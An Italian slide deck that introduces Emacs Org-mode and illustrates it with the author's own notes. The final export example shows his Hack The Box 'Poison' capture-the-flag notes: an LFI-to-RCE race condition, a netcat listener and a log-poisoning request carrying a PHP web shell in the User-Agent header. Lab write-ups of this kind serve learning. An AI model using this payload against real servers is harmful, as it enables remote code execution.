

PERCHÉ ORG-MODE TI CAMBIERÀ LA VITA

LEONARDO TAMIANO

Created: 2023-12-31 Sun 11:57

TABLE OF CONTENTS

- Che Cos'è Org-mode?
- Storia
- Use Cases Generali
- Use Cases Personali
- The Org-Mode Markup Language
- Riferimenti

CHE COS'È ORG-MODE?

Org-mode può essere visto da due punti di vista diversi:

1. Come **markup language**.
2. Come **major-mode** in Emacs.

I file .org sono plaintext files che possono essere processati in modo dinamico tramite Emacs.

```
#+TITLE: CNS - 04 - User Authentication (802.11 WEP)
#+AUTHOR: Leonardo Tamiano
#+EMAIL: leonardotamiano95@gmail
#+OPTIONS: d:t H:4 toc:4
#+HTML_HEAD_EXTRA: <style>pre { background-color: #000; color: #bbb; } </style>

* Lecture Info
:PROPERTIES:
:UNNUMBERED: t
:END:
- *Date*: [2020-09-28 lun 14:00]
- *Slides*: [[../slides/cns_04.pdf]][CNS 03 - User Authentication (802.11 WEP)]
- *Introduction*: In the last lecture we have talked about the
  problems with the IVgenerations. We also talked about the fact
  that the crypto function  $\text{RC4}()$  itself was found to be
  vulnerable. Today we will talk about *user authentication* in WEP,
  and how badly it was managed.

@@html: <hr style="border: 1px solid #A1283B;" />@@

* Vulnerabilities and Exploits
In cybersecurity there is a huge distinction between a
*vulnerability*, which is something that is weak and could potentially
be exploited, and the actual *exploitation*, which is an actual attack
carried out on top of one or more vulnerabilities of a system.

Not all vulnerabilities manage to get exploited, but it also not
surprising to find a new exploit that uses a very old vulnerability
which did not get patched. There is a big different in saying "A
system is vulnerable" and "A system can be exploited".

*Example*: In WEP we saw that the IV generation was both vulnerable
and exploitable. The vulnerabilities consisted in the fact that the
IVs repeated, while the attack consisted of a dictionary attack in
which couples  $(\text{IV}, \text{RC4}(\text{IV}, k))$  were stored.

In this course we study protocols and we stop at the level of the
vulnerability: if there is at least a vulnerability, we say that the
system is vulnerable. The main purpose of *security management* is
asses which vulnerabilities are the most critical one in order to
properly distribute the (limited) resources needed to fix them.

* User Authentication
# T: 15:00 min

CNS/notes/lecture_notes/cns_04.org 1:0 Top LF UTF-8 Text (+1)
Use +, -, 0 for further adjustment
```

Plaintext

```
#+TITLE: CNS - 04 - User Authentication (802.11 WEP)
#+AUTHOR: Leonardo Tamiano
#+EMAIL: leonardotamiano95@gmail
#+OPTIONS: d:t H:4 toc:4
#+HTML_HEAD_EXTRA: <style>pre { background-color: #000; color: #bbb; } </style>

+ Lecture Info...
+ Vulnerabilities and Exploits...
+ User Authentication...
  + Authentication Means...
+ Warm-Up Example 2: 802.11 WEP (part 2)...
  + Challenge-Handshake with Symmetric Cipher...
    + Is this valid?...
    + WEP Auth helps in Breaking Crypto...
    + WEP Auth is Broken...
  + WEP Goals (Revisited)...
  + What About Integrity?...
    + Message modification...
    + Message Injection...
    + Takeways...
+ Aftermath of 802.11...

CNS/notes/lecture_notes/cns_04.org 1:0 All LF UTF-8 Org (+1)
```

Org-mode (in emacs)

Detto questo, non è necessario utilizzare Emacs per scrivere/leggere i files in org-mode. Esistono anche supporti in altri tools/librerie, come ad esempio in python.

```
# This function takes a node of an org-file
# and returns the content of all the headings
# in the org file as a formatted string.
def create_toc_body(node, depth):
    if len(node.children) == 0:
        return ""

    res = ""
    spaces = " " * depth * 2
    for child in node.children:
        # remove bold characters *
        heading = child.get_heading().replace("*", "")
        res = res + spaces + "- " + heading + "\n"
        res = res + create_toc_body(child, depth+1)
    return res
```

Source: [orgparse](#)

La particolare sintassi utilizzata è detta **Org-Mode Markup Language**, e rappresenta la parte più importante di org-mode.

```
* This Is A Heading
** This Is A Sub-Heading
*** And A Sub-Sub-Heading
    Paragraphs are separated by at least one empty line.

    *bold* /italic/ _underlined_ +strikethrough+ =monospaced=
    [[http://Karl-Voit.at][Link description]]
    http://Karl-Voit.at → link without description

    - list item
      - sub-item
        1. also enumerated
    - [ ] yet to be done
    - [X] item which is done

    : Simple pre-formatted text such as for source code.
```

Source: [karl-voit - Org Mode Is One of the Most Reasonable Markup Languages to Use for Text](#)

STORIA

Org-mode nasce nel 2003 da Carsten Dominik.

Homepage of Carsten Dominik

Who am I?



I am Professor for Astronomy at and currently the director of the [Anton Pannekoek Institute for Astronomy](#) which is part of the [Faculty for Natural Sciences](#) of the [University of Amsterdam](#)

Source: [Carsten Dominik blog](#)

Dalle parole di Dominik:

Org was born in 2003, out of frustration over the user interface of the Emacs Outline mode. I was trying to organize my notes and projects, and using Emacs seemed to be the natural way to go [...]

Source: [orgmode manual](#)

[...] Visibility cycling and structure editing were originally implemented in the package 'outline-magic.el', but quickly moved to the more general 'org.el' [...]

Source: [orgmode manual](#)

[...] These areas highlighted the two main goals that Org still has today: to be a new, outline-based, plain text mode with innovative and intuitive editing features, and to incorporate project planning functionality directly into a notes file.

Source: [orgmode manual](#)

A partire del 2006 **org-mode** è stato introdotto come major-mode all'interno di Emacs.

Bastien Guerry è il maintainer corrente di org-mode.

USE CASES GENERALI

Org-mode può essere principalmente utilizzato per:

- Document outlining.
- Personal Information Management (PIM).
- Literate Programming.
- Publishing/Exporting tool.

Ma questo è solo l'inizio. Sono tanti gli altri possibili use-cases per org-mode...

DOCUMENT OUTLINING

Tramite le **headlines** siamo in grado di

- strutturare un testo di qualsiasi natura.
- visualizzare in modo dinamico la parte del testo a cui siamo interessati.
- modificare in modo dinamico la struttura delle varie headlines.

```
#+TITLE: CNS - 29 - Bleichenbacher's Oracle
#+AUTHOR: Leonardo Tamiano
#+EMAIL: leonardotamiano95@gmail
#+OPTIONS: d:t H:4 toc:4
#+HTML_HEAD_EXTRA: <style>pre { background-color: #000; color: #bbb; } </style>
```

- ✚ Lecture Info...
- ✚ RSA Key Transport...
- ✚ RSA is Malleable...
- ✚ Chosen Ciphertext Attacks break vanilla RSA...
- ✚ RSA Padding...
- ✚ Bleichenbacher's Oracle...
- ✚ Take-Home Messages...

Utilizzo dinamico delle headlines in org-mode

PERSONAL INFORMATION MANAGEMENT

La semplicità e flessibilità di org-mode permettono di gestire:

- TODOs/appuntamenti (**org-agenda**).
- Contatti.
- Appunti per progetti.
- Basi di conoscenza. (**org-brain, org-roam**)


e in generale tutti i task che necessitano di prendere appunti.

ORG-AGENDA

Per settare i file da cui prendere i dati bisogna eseguire
il seguente codice elisp

```
(setq org-agenda-files (list "~/agenda.org"  
                              "~/work.org"))
```

Una volta fatto questo possiamo editare il file `agenda.org` aggiungendo vari TODOs, a seconda dei nostri impegni.

A screenshot of the Emacs editor window titled 'emacs@aos-project'. The menu bar includes 'File', 'Edit', 'Options', 'Buffers', 'Tools', 'Org', 'Tbl', 'Text', and 'Help'. The toolbar contains icons for file operations (new, open, save, close), undo, redo, cut, copy, paste, and search. The main text area displays an Org-mode agenda file with the following content:

```
#+TITLE: Agenda
#+NAME: Leonardo Tamiano

* Università
** TODO IR - Studiare libro ch. 2
   SCHEDULED: <2021-06-11 ven>

* Amici
** TODO Uscita
   SCHEDULED: <2021-06-10 gio 19:00>
```


The status bar at the bottom shows 'U:--- agenda.org All L10 (Org +3)'.

```
emacs@aos-project
File Edit Options Buffers Tools Org Tbl Text Help
[Icons: New, Open, Save, Close, Undo, Redo, Cut, Copy, Paste, Search]
#+TITLE: Agenda
#+NAME: Leonardo Tamiano

* Università
** TODO IR - Studiare libro ch. 2
   SCHEDULED: <2021-06-11 ven>

* Amici
** TODO Uscita
   SCHEDULED: <2021-06-10 gio 19:00>
U:--- agenda.org All L10 (Org +3)
```


Per avere una overview di tutti i nostri impegni (presenti anche in vari files), possiamo eseguire il comando (org-agenda).



```
emacs@aos-project
File Edit Options Buffers Tools Help
[Icons: New, Open, Save, Undo, Cut, Copy, Paste, Find]
* Università
** TODO IR - Studiare libro ch. 2
   SCHEDULED: <2021-06-11 ven>

* Amici
** TODO Uscita
   SCHEDULED: <2021-06-10 gio 19:00>

U:--- agenda.org Bot L8 (Org +3)
Press key for an agenda command:
-----
a  Agenda for current week or day    <  Buffer, subtree/region restriction
t  List of all TODO entries          >  Remove restriction
m  Match a TAGS/PROP/TODO query      e  Export agenda views
s  Search for keywords               T  Entries with special TODO kwd
/  Multi-occur                       M  Like m, but only TODO entries
?  Find :FLAGGED: entries            S  Like s, but only TODO entries
*  Toggle sticky agenda views        C  Configure custom agenda commands
                                     #  List stuck projects (!=configure)

n  Agenda and all TODOs: set of 2 commands
U:*** *Agenda Commands* All L1 (Fundamental)
Press key for agenda command (unrestricted):
```

```
emacs@aos-project
File Edit Options Buffers Tools Agenda Help
[Icons: Save, Undo, Cut, Copy, Paste, Find]

#+TITLE: Agenda
#+NAME: Leonardo Tamiano

* Università
** TODO IR - Studiare libro ch. 2
   SCHEDULED: <2021-06-11 ven>


* Amici
** TODO Uscita
   SCHEDULED: <2021-06-10 gio 19:00>

U:--- agenda.org All L9 (Org +1)
Week-agenda (W23):
Monday 7 June 2021 W23
Tuesday 8 June 2021
Wednesday 9 June 2021
Thursday 10 June 2021
  agenda: 19:00..... Scheduled: TODO Uscita
Friday 11 June 2021
  agenda: Scheduled: TODO IR - Studiare libro ch. 2
Saturday 12 June 2021
Sunday 13 June 2021

U:%*- *Org Agenda* All L6 (Org-Agenda Week Ddl Grid +1)
Use +,-,0 for further adjustment
```

CONTACTS

Ciascuna headline può contenere vari **attributi**, che possono essere utilizzati, ad esempio, per memorizzare le informazioni dei contatti.



The screenshot shows an Emacs editor window titled "emacs@aos-project". The menu bar includes "File", "Edit", "Options", "Buffers", "Tools", "Org", "Tbl", "Text", and "Help". The toolbar contains icons for "Save", "Undo", "Cut", "Copy", and "Find". The main text area displays an Org-mode agenda file with the following content:

```
#+TITLE: Agenda
#+NAME: Leonardo Tamiano

* Università...
* Amici...
* Contatti
** Amici
*** Nome1
    :PROPERTIES:
    :NAME: Nome1
    :PHONE: 3921323121
    :E-MAIL: test2@gmail.com
    :BIRTHDAY: 01/01/0000
    :END:
*** Nome2
    :PROPERTIES:
    :NAME: Nome2
    :PHONE: 21391209312
    :E-MAIL: test2@gmail.com
    :BIRTHDAY: 01/02/0000
    :END:
```

The status bar at the bottom shows "U:** agenda.org All L7 (Org +2)".


KNOWLEDGE BASES

Uno degli utilizzi più complessi di org-mode riguarda la creazione di basi di conoscenza personali.

- org-roam
- org-brain

LITERATE PROGRAMMING

Tramite la componente **org-babel** di org-mode si è in grado di inserire del codice eseguibile in mezzo a del testo normale.



The screenshot shows an Emacs window titled "emacs@aos-project". The menu bar includes "File", "Edit", "Options", "Buffers", "Tools", "Org", "Tbl", "Text", and "Help". The toolbar contains icons for file operations (new, open, save, close), undo, redo, cut, copy, paste, and search. The main text area contains the following Org-mode content:

```
#+TITLE: Example of Org-Babel
#+AUTHOR: Leonardo Tamiano

* Example #1
  Questa è una nota.

  Per eseguire il seguente blocco basta premere ~C-c~ ponendo il cursore
  sul blocco.


  #+begin_src elisp
  (+ 2 2)
  #+end_src

  #+RESULTS:
  : 4

* Example #2...
```

The status bar at the bottom displays "U:--- org_babel.org All L1 (Org +2)" and "Wrote /home/leo/org_babel.org".

Sono vari i linguaggi supportati da org-babel.



The screenshot shows an Emacs window titled "emacs@aos-project". The menu bar includes File, Edit, Options, Buffers, Tools, Org, Tbl, Text, and Help. The toolbar contains icons for Save, Undo, Cut, Copy, and Find. The main text area contains the following Org-Babel content:

```
#+TITLE: Example of Org-Babel
#+AUTHOR: Leonardo Tamiano

* Example #1...
* Example #2
  Sono vari i linguaggi supportati out-of-the-box da org-babel.

  #+begin_src C
printf("Hello World!");
  #+end_src

  #+RESULTS:
: Hello World!

  #+begin_src python
return "Hello World?".replace("?", "!")
  #+end_src

  #+RESULTS:
: Hello World!
```

The status bar at the bottom shows "U:--- org_babel.org All L17 (Org +2)" and "SUBTREE (NO CHILDREN)".

PUBLISHING/EXPORTING TOOL

I file org-mode possono poi essere **esportati** in altri formati. Tra i formati di esportazione troviamo:

- HTML.
- LaTeX (.tex, .pdf).
- Markdown.
- iCalendar.
- Plaintext.

il comando per fare questo è
`(org-export-dispatch)`
bindato al keybind `C-c C-e`.

```
*Org Export Dispatcher*
I file org-mode possono poi essere esportati in altri formati.

1 intro_org_mode.org 237:65 95% LF UTF-8 Org
Use SPC, DEL, C-n or C-p to navigate.
[C-b] Body only: Off [C-v] Visible only: Off
[C-s] Export scope: Buffer [C-f] Force publishing: Off
[C-a] Async export: Off

[H] Export to Hugo-compatible Markdown
[H] Subtree to file [h] To file
[O] Subtree to file and open [o] To file and open
[A] All subtrees to files [t] To temporary buffer

[R] Export to reveal.js HTML Presentation
[R] To file [B] To file and browse
[S] Current subtree to file

[c] Export to iCalendar
[f] Current file [a] All agenda files
[c] Combine all agenda files

[h] Export to HTML
[H] As HTML buffer [h] As HTML file
[o] As HTML file and open

[l] Export to LaTeX
[L] As LaTeX buffer [l] As LaTeX file
[p] As PDF file [o] As PDF file and open

[m] Export to Markdown
[M] To temporary buffer [m] To file
[o] To file and open

[o] Export to ODT
[o] As ODT file [O] As ODT file and open

[t] Export to Plain Text
[A] As ASCII buffer [a] As ASCII file
[L] As Latin1 buffer [l] As Latin1 file
[U] As UTF-8 buffer [u] As UTF-8 file

[w] Export to TwBS HTML
[H] As HTML buffer [h] As HTML file
[o] As HTML file and open

[P] Publish
[f] Current file [p] Current project
[x] Choose project [a] All projects

2 *Org Export Dispatcher* 1:0 12:10 LF UTF-8 Fundamental
Export command:
```

Ad esempio,

```
#+TITLE: HTB - Poison
##AUTHOR: Leonardo Tamiano
##HTML_HEAD_EXTRA: <style>pre { background-color: #000; color: #bbb; } </style>

⚙ Basic Info...
⚙ Enumeration :noexport:...
⚙ Walkthrough...
⚙ Extra
  + phpinfo() + LFI = RCE
    # No longer works
    # https://github.com/H4LV0/LFI-phpinfo-RCE/blob/master/exploit.py
    Apparently if you have an LFI and you are able to read the
    phpinfo() page there is a race condition which will enable you to
    execute php code. The idea is as follows:

    1. You send the request with a php payload to the phpinfo() page;
    2. You read the name of the path from the phpinfo() page;
    3. You use the LFI to access that path and execute the php code.

    To make the request's processing longer you also add some padding
    in various header fields. Finally, by spawning many threads you
    hope that some of them manage to actually get the race condition
    and execute the code.

    The usage of this exploit is pretty straight forward:

    - Modify the payload field and the LFI path in the script;

    - Listen on a port with nc -l -vmp 4321

    - Launch it with python exploit.py poison 80 1000 and get the
      profit

  + Log Poisoning
    The idea this time is to poison the access logs situated at
    /var/log/httpd-access.log and access them with the LFI. To do
    this we can use the following request

    #+begin_example
    GET /browse.php?file=/var/log/httpd-access.log HTTP/1.1
    Host: poison
    Upgrade-Insecure-Requests: 1
    User-Agent: <?php system($_REQUEST['cmd']); ?>
    Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/si
    gned-exchange;v=b3;q=0.9
    Accept-Encoding: gzip, deflate
    Accept-Language: en-US,en;q=0.9

    htb@machines/poison/poison_log.org 601:36 12:16 LF UTF-8 Org
    Use +, -, , 0 for further adjustment
```

file.org



```
[le0@kali poison]$ vncviewer -passwd secret localhost:1502

Basic Info
1. Walkthrough
  1.1. rmap scans
  1.2. web server enumeration
  1.3. decoding phpbackup.txt
  1.4. getting a foothold
  1.5. priv esc
2. Extra

2 Extra
2.1 phpinfo() + LFI = RCE
Apparently if you have an LFI and you are able to read the phpinfo() page there is a race condition
which will enable you to execute php code. The idea is as follows:

1. You send the request with a php payload to the phpinfo() page;
2. You read the name of the path from the phpinfo() page;
3. You use the LFI to access that path and execute the php code.

To make the request's processing longer you also add some padding in various header fields. Finally, by
spawning many threads you hope that some of them manage to actually get the race condition and
execute the code.

The usage of this exploit is pretty straight forward:

  - Modify the payload field and the LFI path in the script;
  - Listen on a port with nc -l -vmp 4321
  - Launch it with python exploit.py poison 80 1000 and get the profit

2.2 Log Poisoning
The idea this time is to poison the access logs situated at /var/log/httpd-access.log and access
them with the LFI. To do this we can use the following request

GET /browse.php?file=/var/log/httpd-access.log HTTP/1.1
Host: poison
